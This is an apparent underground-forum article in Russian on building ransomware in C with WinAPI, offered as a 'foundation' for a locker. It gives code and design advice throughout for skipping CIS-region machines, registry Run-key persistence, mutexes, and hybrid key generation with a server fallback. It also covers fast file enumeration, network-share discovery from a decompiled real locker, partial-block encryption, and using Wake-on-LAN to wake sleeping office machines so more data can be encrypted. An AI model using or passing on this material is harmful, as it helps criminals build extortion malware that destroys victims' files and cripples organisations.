Статья Фундамент локера. WinApi и C..


alert: Тут не будет готового ransoma, только вставки кода,мысли, сложности и их решения с которыми пришлось столкнуться.

1: Из чего состоит шифровальщик ?
Для основы возмем несколько тем с форума и посмотрим какие функции\фичи предлагают нам raas(ransomware as a service)
- Криптолокер написан на C++, не требует никаких дополнительных библиотек;
- Успешно работает на всей линейке Windows начиная с XP;
Здесь мы не будем заморачиваться на этот счет, да и процент прогруза xp не такой большой.
- Малый размер исполняемого файла: 27 кб и 34 кб(2 сборки);
Стандартный вес билда при условии отказа от crt, сторонних библиотек\реализаций шифрования и наличии только стандартных фич всех линеек локера.
- Шифрование происходит с помощью алгоритмов AES256+RSA1024;
Скорее всего используется cryptoapi, причем используется rsa1024 что не есть гуд. Также спорно будет использование cryptoapi, т.к закрытый исходный код, и кто его знает какие закладки там могут быть. В качестве примера, я бы порекомендовал оффлайн\онлайн локер с использованием X25519, Xsalsa20-Poly1305 в качестве ассиметричного шифрования и XchaCha20 без подписи в качестве симметричного. Тем самым поднимем криптоустойчивость и скорость шифрования.
- Файлы ВСЕГДА имеют возможность корректной расшифровки;
Думаю что не надо обьяснять почему это важно, и разберем как не допустить таких проблем, в том числе и при аварийном отключении билда.
- Приоритетные расширения шифруются полностью независимо от веса, не приоритетные: до 1.5 Mb - 100%, более 1.5 Mb - блоками по 256 Kb в трёх местах файла.
Очень спорный момент, думаю все зависит от вашей религии, но шифровать например rar весом в 40гб блоками по 256кб в 3 местах очень глупо. А шифровать полностью очень долго. Разберем тоже подробно.
- Зашифрованные файлы не имеют, и не будут иметь в ближайшем будущем возможности расшифровки на стороне - RSA1024 не скоро взломают.
Rsa 768 взломали в 2010 году. Начиная с 2013 многие компании стали отказываться от ключей меньше 2048 бит. Ну может и не взломают, но зачем рисковать ?
- При шифровании выделяется 1 поток на 1 том, а так же дополнительный поток для обработки сети. Сеть обрабатывается после обработки всех дисков;
- Перед запуском шифрования локер выключает распространённые процессы, которые могут мешать качественному шифрованию файлов;
- В процессе обработки файлов, локер при необходимости изменяет атрибуты;

- Локер генерирует уникальный ID для машины, с которой был запуск. ID после перезапуска не меняется;
- Локер чистит Shadow Copy;
- Локер не повреждает системного каталога ОС;
- Присутствует защита от повторного запуска;
- Каждый партнёр имеет свой приватный мастер ключ;
- Локер не работает на территории СНГ.

В итоге получаем средний ransom по больнице, года так 2018. Делать такой локер в 2020 году, когда многие из партнерок предлагают WOL, порты завершения и многие другие фичи, немного нерентабельно.
Поэтому мы будем использовать методы которые только набирают популярность в среде локеров. Например IOCP, который работает быстрее, но сложнее чем прямой ввод\вывод, но только потому, что информации о нем совсем немного. Разберем подробно как оно работает, и почему это не страшно. Так же рассылку так называемых Magic Packets, пакетов, которые позволяют удаленно поднять машину. Технология достаточно старая, но насколько я помню, используется только в одном ransom(e)

2: Проектирование и подготовка
Теперь приступим к нашему локеру. Для начала стоит построить логику работы, хоть даже на бумаге, это сильно поможет вам при разработке софта любого уровня и поможет избежать многих ошибок во время разработки.



Получаем минимальный набор функций локера. Тут не учтено удаление теневых копий, работа с canary файлами и тд. Это только макет основных функций локера, на основе которых строится надстройка в виде эксплоитов, методик сокрытия кода и прочее. Да и сама статья больше о кодинге, чем о методиках и технологиях вирусописателей.

IDE каждый выбирает сам под свои предпочтения, хоть в блокноте пишите. В моем случае это VS 2019 (ПК полностью изолирован от внешней сети) с заранее подгруженными pdb и необходимыми инструментами.
Если вы откроете новый проект и скомпилите Hello World получите файл огромного

размера, как для 1 строчки кода. Причина кроется в CRT(C Runtime Library), которая подгружает ненужный код для наших нужд. Если мы полностью отказываемся от CRT, получаем файл гораздо меньшего размера, но и использоваться придется только стандартные функции и winapi. В том числе мы отказываемся и от STL, т.к она зачастую использует операторы динамического выделения памяти (calloc, malloc и тд). Конечно можно сделать заглушки вида :

C:

```
void* __cdecl malloc(size_t n)
{
    void* pv = HeapAlloc(GetProcessHeap(), 0, n);
    return pv;
}
```

Или использовать сторонние реализации STL, но зачастую это не имеет смысла. Если вы знакомы с WinApi, трудностей с кодом у вас не возникнет.
Единственное что будет вероятнее всего необходимо, это 64 битные операции с числами (_alldiv, _allmul и др). При использовании сторонних библиотек\реализаций шифрования они будут необходимы, но благо найти их не проблема.

3: Сервер

Каждый сам выбирает Ос сервера и язык админки (Крабы, Win server и OpenSSL != WinCrypt =)). Я же просто рекомендую использовать Ruby on rails как админку, панель оплаты выдачу тестовых деков, и sinatra как легковесный скрипт отдачи и генерации ключей. Почему Rails ? Да потому что очень быстрая разработка и максимально безопасная штука, не сильно зависима от личного скилла кодинга и знания языка. Если же хотите максимальной криптоустойчивости, генерируйте ключи на пк без доступа во внешку, грузите публичные ключи на сервер, сажайте мартышку, которая 24\7 будет обрабатывать запросы, делать на локальной машине тестовые файлы, деки и грузить их на сервер. Максимальная криптоустойчивость, но немного параноидальная =) .

4: Запуск и подготовка работы ransoma
Будет четко следовать схеме.
Во первых, давайте проанализируем, можем ли мы работать на этой машине и не находится ли она в снг зоне. Очень часто используется просто получение раскладки и сверка его со значениями снг зон. Раскладку можно получить например из реестра HKEY_USERS\.DEFAULT\Keyboard Layout\Preload
Но что если хитрые китайцы специально поставят ру раскладку и обойдут нашу супер технологию ? Непорядок. Давайте думать дальше, можно проверить язык системы
C:

```
GetLocaleInfoW(GetSystemDefaultUILanguage(), LOCALE_SISO639LANGNAME, NULL,nChars);
```

Уже лучше, не будут же китайцы специально работать на Русском интерфейсе. Ну а совсем хорошо будет, если мы еще и запрос отправим на определение geoip, или вообще возложим это поручение серверу, конечно делать это совсем не обязательно, но почему бы и нет.
И на основе полученных данных, мы можем решить, запускаться или нет. Так же можно использовать другие решения, но суть в том, чтобы использовать модель предсказания а не точного знания. Например если есть русская раскладка, но интерфейс и geoip китайские, мы можем запускаться (66%)

С генерацией id думаю проблем вообще не должно возникать, берем
C:

```
GetSystemInfo(&InfoSYS);
    Key += InfoSYS.dwOemId
        + InfoSYS.wProcessorArchitecture
        //+InfoSYS.wReserved
        + InfoSYS.dwPageSize
        + InfoSYS.dwActiveProcessorMask;
    Key2 =InfoSYS.dwProcessorType
        + InfoSYS.wProcessorLevel
        + InfoSYS.dwAllocationGranularity
    + InfoSYS.wProcessorRevision;
```

и перемешиваем, если хотите сложнее, используйте маки сетевых карт, системного диска и тд. Но суть думаю понятна.
Так же можете собрать всю интересующую вас информацию о пк: домен, пользователь, состояние и размер жестких. Отправьте на сервер, лишняя информация никогда не будет лишней.

Мьютекс нам нужен для того, чтобы не запускать одного зверька на машине дважды. Некоторые используют compile-time-constant id, некоторые id который мы получили в результате генерации.
C:

```
HANDLE Mutex = OpenMutex(MUTEX_ALL_ACCESS, FALSE, uniqID);
    if (Mutex == NULL)
    {
        Mutex = CreateMutex(NULL, FALSE, L"Global\206D87E0-0E60-DF25-DD8F-8E4E7D1E3BF0");

    }
    else { ExitProcess(0); }
```

Способов добавить файл в автозагрузку очень много, отличаются они только руганью AB. Как пример можете переместить файл подальше, и прописать адрес в реестр, создать ярлык и поместить в автозагрузку. Да хоть зарегистрируйте файл как службу , суть не поменяется.

C:

```
HKEY hKeyAutorun = NULL;
    int start = 0;
    TCHAR szExeName[MAX_PATH + 1];
    TCHAR szWinPath[MAX_PATH + 1];
    GetModuleFileName(NULL, szExeName, STRLEN(szExeName));
    for (int i = 0; i < STRLEN(szExeName); i++)
        if (szExeName[i] == L'\\')
            start = i;

    GetWindowsDirectory(szWinPath, STRLEN(szWinPath));
    lstrcat(szWinPath, szExeName + start);
    CopyFile(szExeName, szWinPath, FALSE));
    RegOpenKey(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
&hKeyAutorun);
    RegSetValueEx(hKeyAutorun, szExeName + start + 1, 0, REG_SZ, (PBYTE)szWinPath,
        lstrlen(szWinPath) * sizeof(TCHAR) );
    RegCloseKey(hKeyAutorun);
```

Все проверки пропущены специально, дабы не загромождать код.

5. Генерация ключей

Начнем подготовку шифрования. Суть оффлайн\онлайн криптолокера в том, что он в любом случае заработает. Можно только получать ключ с сервера, можно генерировать на жертве и шифровать, можно генерировать на жертве и отправлять на сервер. Опять же каждый использует свое, но тут я хочу расссмотреть одновременно все способы работы с шифрованием.

Предположим что лучший способ, это получить публичный ключ с сервера, и использовать его для шифрования симметричных ключей, которые мы генерируем для каждого файла. Ну давайте отправим запрос на сервер, заодно всю информацию которую собрали. Стоп, а что если мы уже получали ключ с сервера, или доступа не было и сгенерировали локально. Поэтому нам необходимо место для хранения ключей, предположим это реестр. Проверим место, где должен лежать публичный ключ. Лежит ? Если да, то стоит проверить, лежит ли сгенерированный локально и зашифрованный приватный ключ. Если да, давайте засунем его записку дабы потом могли расшифровать. Если же он отсутствует, вероятно мы шифровали ключем полученным с сервера и в записке используем id, который мы отправили на сервер и привязали его к паре ключей. В случае же отсутствия ключей, делаем запрос на сервер,

отправляем id, привязываем его на сервере к паре ключей и получаем публичный ключ который в дальнейшем используем. Если же сервер лег, или нет доступа во внешнюю сеть, придется использовать сгенерированные локально ключи, при этом приватный ключ следует зашифровать симметричным алгоритмом, а затем ключ от симметричного алгоритма зашифровать нашим ключем, привязанным к билду. Желательно так же примотать всю информацию о пк, которую мы собрали. Отдельный ключ для каждого адверта, во первых, позволит отслеживать все неправомерные действия совершенные им, а во вторых избежать левачества.

Краткий псевдо-алгоритм работы:
C:

```
RegOpenKey(HKEY_CURRENT_USER, L"Software\\Microsoft", &Key);
dwRet = RegQueryValueExA(Key, "pubKey", NULL, NULL, (LPBYTE)PerfData, &BufferSize);
RegCloseKey(Key);
if (dwRet == ERROR_SUCCESS){
    setKey(PerfData);
    HKEY Key2;
    RegOpenKey(HKEY_CURRENT_USER, L"Software\\Microsoft", &Key2);
    dwRet = RegQueryValueExA(Key2, "PrivEncrKey", NULL, NULL,     (LPBYTE)CryptKeyToSave,
&BufferSize);
    RegCloseKey(Key2);
    if (dwRet == ERROR_SUCCESS) {
            Используем сгенерированный локально ключ
        }
        else {
            Используем ключ с сервера
        }
}else{
    if(SendRequestToServer(InfoPc) == SUCCESS)
        Используем ключ с сервера
    else
        Генерируем ключ
}
```

Псевдо-алгоритм генерации новых ключей:
C:

```
unsigned char machine_pk_key[PUBLICKEY_SIZE];  // Публичный ассеметричный ключ
unsigned char machine_sk_key[SECRETKEY_SIZE];  // Приватный ассеметричный ключ
unsigned char v[NONCEBYTES_SIZE];  // Iv
unsigned char k[KEYBYTES_SIZE];  // Симметричный ключ
randombytes(v, NONCEBYTES_SIZE); // Заполняем iv
secure_gen_key(k);  // Генерируем максимально случайную последовательность для ключа
gen_keypair(machine_pk_key, machine_sk_key); // Генерируем пару ключей
BYTE* encryptedPrivateKeyWithSymmetric = (BYTE*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
SECRETKEY_SIZE); //Буфер для зашифрованного приватного ключа
symmetric_encr(encryptedPrivateKeyWithSymmetric, machine_sk_key, SECRETKEY_SIZE, v, k);//
Шифруем наш приватный ключ симметричным алгоритмом
BYTE* encryptedKeyWithAssymetric = (BYTE*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
TOTAL_ENCR_SIZE); // Буфер для симметричного ключа, зашифрованного при помощи Public key
алгоритма
assymetric_encr(encryptedKeyWithAssymetric , k, TOTAL_ENCR_SIZE, bild_pc); // Шифруем
симметричный ключ при помощи ассиметричного алгоритма
BYTE* destinationEncryptKeyWithSalsa = (BYTE*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
totalSize); // Буфер для конечного ключа
destinationEncryptKeyWithSalsa =  encryptedPrivateKeyWithSymmetric +
encryptedKeyWithAssymetric + v; // Собираем зашифрованный приватный ключ, симметричный ключ и
iv. Эта последовательность необходима для расшифровки, пишем ее в записку.
```

6. Поиск файлов

Сейчас разберем поиск файлов на диске, WOL и IOCP с поиском сетевых дисков оставим на десерт.
Суть всего поиска файлов сводится к одному
C:

```
Search(){
FindFirstFile(fdFindData)
do
if ((0 == lstrcmp(fdFindData.cFileName, L".")) ||
     (0 == lstrcmp(fdFindData.cFileName, L"..")))
    continue;
    if (fdFindData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
        Search();
    else
        ProcedureFile();
while(FindNextFile(fdFindData))
}
```

В каждом локере можно найти такой макет поиска, хотя есть и другие способы, например сканирование mft таблицы диска и ее анализ. В теории это должно дать заметный прирост скорости поиска файлов, но я еще не встречал локеров, которые его используют. Есть один заметный минус, это применимо только для ntfs дисков. Так же работает только с правами администратора. Как работает можно посмотреть на примере программы Everything, сначала она обновляет индексы дисков, а затем

сканирует. Поиск даже на огромных дисках моментальный.
Но и в обычном поиске файлов есть пару нюансов. Например сама функция FindFirstFile имеет расширенный вариант:
C:

```
HANDLE FindFirstFileExW(
  LPCWSTR            lpFileName,
  FINDEX_INFO_LEVELS fInfoLevelId,
  LPVOID             lpFindFileData,
  FINDEX_SEARCH_OPS  fSearchOp,
  LPVOID             lpSearchFilter,
  DWORD              dwAdditionalFlags
);
```

Она позволяет не просто перебирать файлы в лоб, но также задать фильтр для поиска по диску, например если вам важен ущерб, и в первую очередь вы хотите шифрануть все bak файлы, используйте «*.bak» маску.
Но вы можете не использовать поиск по фильтру, а просто применить замечательный флаг **FIND_FIRST_EX_LARGE_FETCH ,** который заметно ускоряет перебор. Вроде бы обычная функция, но мало кто использует расширенный вариант, и лишает себя как минимум 15% ускорения перебора файлов.
Вот к примеру один небезызвестный локер:

```
LODWORD(v5) = FindFirstFileW(v8, v2, &v14);
v23 = v5;
if ( (_DWORD)v5 != -1 )
{
  do
  {
    if ( stringCompare((char *)v17, (char *)&unk_133C00C)
      && stringCompare((char *)v17, (char *)L"..")
      && !(v14 & 0x400) )
    {
      sub_133515C((int)&v2[v19], v17);
      if ( v14 & 0x10 )
      {
        sub_1335098(v2, L"\\");
        if ( (*(int (__cdecl **)(__int16 *, __int16 *))(v3 + 4))(v2, v17) )
        {
          sub_133658B((int)&v20, v2);
          LODWORD(v9) = (*(int (__cdecl **)(_DWORD, __int16 *, __int16 *))(v3 + 40))(*(_DWORD *)(v3 + 12), v2, v17);
          *(_QWORD *)(v3 + 24) += v9;
        }
      }
      else
      {
        v10 = v16;
        v18 = v15;
        if ( (*(int (__cdecl **)(__int16 *, __int16 *, int, int))(v3 + 8))(v2, v17, v16, v15) )
        {
          LODWORD(v11) = (*(int (__cdecl **)(_DWORD, __int16 *, __int16 *, int, int))(v3 + 44))(
                           *(_DWORD *)(v3 + 16),
                           v2,
                           v17,
                           v10,
                           v18);
          *(_QWORD *)(v3 + 32) += v11;
        }
      }
    }
  }
  while ( !*(_DWORD *)v3 && FindNextFileW(v23, &v14) );
  LODWORD(v5) = FindClose(v23);
```

Как говорится, совпадение на лицо. Я отдаю дань кодеру данного инструмента и просто восхищаюсь проделанной работой, но почему используется обычная версия FindFirstFile ? Хотя может я не прав, и смысла использования расширенной, кроме как для поиска по фильтру нет.
Я не кодер который разрабатывает высоконагруженные сервера обработки 20 лет, поэтому доверять мне нельзя. Всегда используйте критическое мышление, все подвергайте сомнению и проверяйте лично.

Если уже и появился скриншот из Иды, стоит сказать пару слов об анализе чужих семплов. Если вы не знаете что то, или хотите реализовать то, о чем не пишут, стоит посмотреть другие локеры. Большинство кода способен понять каждый, даже простая декомпиляция без знания ассемблера поможет понять смысл функций.
Вот пример поиска сетевых дисков, хотя его можно найти и на msdn

Довольно понятно, не так ли ?

Но я отвлекся. Есть такая штука как MAX_PATH, величина, которая определяет максимальную длину имени пути, равняется она 260 символам. Но бывает такое, что длина превышает данное значение. На помощь нам приходит Юникод версия функций, те что с приставкой W (FindFirstFileW). При этом, необходимо использовать

специальный префикс перед каждым диском \\?\ (\\?\C:\ ). Теперь максимальная длина пути будет равна 32,767 символам. Но и тут возникает засада, если мы попробуем подставить префикс к сетевому диску, получим ровным счетом ничего. Для работы с сетевыми дисками служит другой префикс, \\?

```
if ( WNetOpenEnumW(2, 1, 0, a2, &v11) )
  return 0;
v12 = -1;
v10 = 0x4000;
v3 = (int *)HeapCreateFunc_(0x4000);
if ( !v3 )
{
  WNetCloseEnum(v8, v11);
  return 0;
}
while ( 1 )
{
  v4 = WNetEnumResourceW(v11, &v12, v3, &v10);
  v9 = v4;
  if ( v4 )
    goto LABEL_14;
  v5 = 0;
  if ( v12 )
  {
    v6 = v3 + 5;
    do
    {
      if ( *(v6 - 4) == 1 )
        sub_CE651D(*v6, a1);
      if ( *(_BYTE *)(v6 - 2) & 2 )
        WnetEnumerate(a1, (int)(v6 - 5));
      ++v5;
      v6 += 8;
    }
    while ( v5 < v12 );
    v4 = v9;
LABEL_14:
    if ( v4 == 259 )
      break;
  }
}
RtlFreeHeapHandleFunc(v3);
return WNetCloseEnum(v7, v11) == 0;
```


\unc\server\share . Ничего сложного, но многие не обращают внимание на это и теряют часть результата.

7. Нюансы работы с файлами

Очень много локеров теряли конверсию, из за проблем с восстановлением файлов и теряли свою репутацию. Почему же они возникали ? Зачастую проблемы связаны с функцией SetFilePointer.

Давайте зайдем на msdn и посмотрим синтаксис

C:

```
DWORD SetFilePointer(
  HANDLE hFile,
  LONG   lDistanceToMove,
  PLONG  lpDistanceToMoveHigh,
  DWORD  dwMoveMethod
);
```

Первый параметр обычный хендл файла, а вот второй и третий уже интереснее. LdistanceToMove - по названию понятно, что это длина на который перемещается указатель в файле. Суть в том, что второй параметр 32 битное число, а максимальное 32 битное число 2147483647, что есть 2гб. Т.е если файл больше 2гб, указатель не будет перемещаться за эти пределы и ключ от файла будет писаться на этой границе. Для перемещения за пределы 2гб следует использовать третий параметр, который обозначает высший разряд 64битного числа. В итоге при использовании обоих параметров, длина передвижения указателя упирается в 16 эксабайт. Для упрощения работы можно использовать структуру _LARGE_INTEGER, которая упрощает работу с разрядами и делает все за нас. Содержит она поле QuadPart которое и обозначает 64битное число. Довольно легко, и если почитать msdn можно все понять. Но если это легко, почему многие локеры допускают такую ошибку, в том числе и raas с адвертами. Вопрос без ответа.

Так же стоит поднять тему шифрования блоками. Понятно что файлы малого размера, можно шифровать полностью, но что делать с файлами по 10+ гб, не обрабатывать же их полностью. Как было сказано в первой статье, одна из raas шифрует файлы больше 1.5 мб блоками по 256кб в 3 местах файла. А теперь подумаем что будет, если зашифровать архив размером в 10гб, на сумму в 768кб. Большой ущерб мы нанесем? Далеко не факт, ибо архивы такого типа восстанавливаются без особых проблем. Коды Рида — Соломона еще никто не отменял. И тут возникает вопрос скорости и эффективности. Каждый может найти свое соотношение, но основная идея кроется в том, что мы последовательно шифруем каждый N-ый блок файла. Например размер буфера у нас будет 1мб, а файлы размером больше 10мб будем шифровать частично. Каждый 20ый блок будет зашифрован на 1мб, т.е 5% общего веса файла. В итоге файл в 10мб будет иметь 1 зашифрованный блок, а 10гб 512 блоков. Плюс такого решения в том, что это легко масштабируется и шифрует файл равномерно.

Рассмотрим варианты восстановления файла. При условии что билд отработал корректно, проблем не возникнет. Но что если билд шифрует базу размером в 900гб и юзверь отрубает билд, шнур выдергивает. Что делать ? Писать ему что сам дурак ? Как по мне, варианта только два. Первый это предгенерация контрольной суммы файла и запись ее в файл. В случае экстренного отключения билда, мы сможем брутфорсом подобрать блок данных на котором остановились и корректно восстановить файл. Минус кроется в том, что файл нам надо прочитать два раза, первый раз для генерация суммы, второй для шифрования. Второй же способ записывать в конец файла метку текущего блока, т.е если шифруем третий блок, пишем в конец 3. Возникает тот же самый минус, появляется 1 дополнительная запись на каждый блок, но пропадает хеширование. Многие скажут что мы записываем всего одного число, предположим размером 4 байта. Но тут суть не в размере, а в механизме работы жестокого диска. Хоть 1 байт, хоть 500 байт, жесткому придется передвинуть головку и выставить ее на

сектор диска. Обычно размер сектора диска 4Кбайта и имеет смысл записывать данные блоками кратными данному числу. Разберем это при работе с IOCP. Есть конечно еще один неочевидный способ — максимальное ускорение работы локера, для уменьшения процента поврежденных файлов. Каждый выбирает свой вариант, который ему ближе. Если знаете еще способы восстановления файлов в такой ситуации, буду рад услышать.


8. WOL
Что же такое WOL ? Wake on lan — технология, позволяющая удаленно пробудить компьютер, путем отправки специального пакета данных (magic packet)
Для наших целей будет очень кстати. Обычно в офисах, особенно ночью, многие компы уходят в сон или выключаются, тем самым мы теряем драгоценные гигабайты незашифрованных данных.
Так почему бы их не включить ?

Главная суть кроется в отправке магического пакета на комп. Что же это такое ? Magic packet — это последовательность байтов, в начале которой идет цепочка синхронизации, 6 байт равных 0xFF. Дальше mac адрес сетевой платы, повторенный 16 раз.
Т.е в итоге получаем пакет вида:
Code:


```
FFFFFFFFFFFF010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506
```

Главное условие для успешной отправки пакета, это наличие подходящей материнки и сетевой карты, но нас это особо не волнует, главное попытаться. Так же это должен быть udp запрос. На этом все, остается только получить мак адреса машин и отправить магические пакеты.
Получить маки, можно например отправкой arp запроса на ip адрес.В winapi для этого используется SendARP функция, но куда мы будем рассылать ? Если пакет можно отправлять только по локальной сети, значит нужен ip локалки.
Первый способ получить все маки, это вызвать «arp -a» в cmd, отпарсить результаты и отправить пакеты. Делается элементарно:

На выходе получим:



Останется поделить буфер на слова,отобрать валидные ip. Отправить SendARP запрос для получения мака, создать пакет и отправить. На сколько мне известно, так работает небеизвестный локер ryuk.
Чтение cmd
Второй способ не намного сложнее в реализации, но при этом медленнее. Но как по мне, тоже имеет право на существование.
У каждой сетевой карты, подключенной в локальную сеть, а не напрямую в сеть, имеется локальный выделенный адрес и маска подсети.



Маска подсети как раз и показывает , какая часть ip адреса узла относится к адресу сети, а какая к адресу узла в этой сети. Например, в нашем случае маска 255.255.255.0, префикс 24. Каждый же видел адрес типа: 192.168.88.1\24, так вот в конце это и есть префикс, который определяется по маске сети, так называемый cidr. Получаем количество ip в сети 256. Остается только поочередно отправить каждому arp пакет, узнать мак и воскресить комп.


Под спойлером полный код отправки с минимальными комментариями, код модифицирован из рабочего локера, и может не отработать правильно, но в теории должен =) Поэтому все проверяйте на работоспособность.

Технология достаточно простая, но в тоже время достаточно эффективная. Так же многие знают Nsky, которая подключает сетевые диски. На основе этого можно построить похожую систему. Только работать с дисками без подключения => сложнее увидеть работу локера. т.к ип компов мы получили, остается только пройтись по ним через NetShareEnum и начать работу с ними. Главный плюс функции в том, что она проходит по скрытым шарам тоже, в отличии от WnetEnumResource, но в тоже время не работает с dfs или webdav дисками.

9. IOCP

Как говорит википедия: **Input/output completion port** (**IOCP**) is an API for performing multiple simultaneous asynchronous input/output operations in Windows NT.An input/output completion port object is created and associated with a number of sockets or file handles. По сути, это простая очередь событий, из которой извлекаются и добавляются сообщения об операциях IO. Добавление происходит путем связывания хендла файла с дескриптором порта. Для обработки результатов используется пул потоков, обычно размером: количество логических процессоров * 2.

Когда поток запускается, он извлекает из очереди один из результатов операции и выполняет его. Если же очередь пуста, он ожидает нового сообщения для обработки. На словах достаточно сложно понять принцип работы, легче изобразить это схематично.



Как мы видим, есть некая очередь. Создается она при помощи
C:

```
ioCompletionPort = CreateIoCompletionPort(INVALID_HANDLE_VALUE,
        NULL,
        0,
        dwNumProcessors);
```

dwNumProcessors — количество потоков обработки.
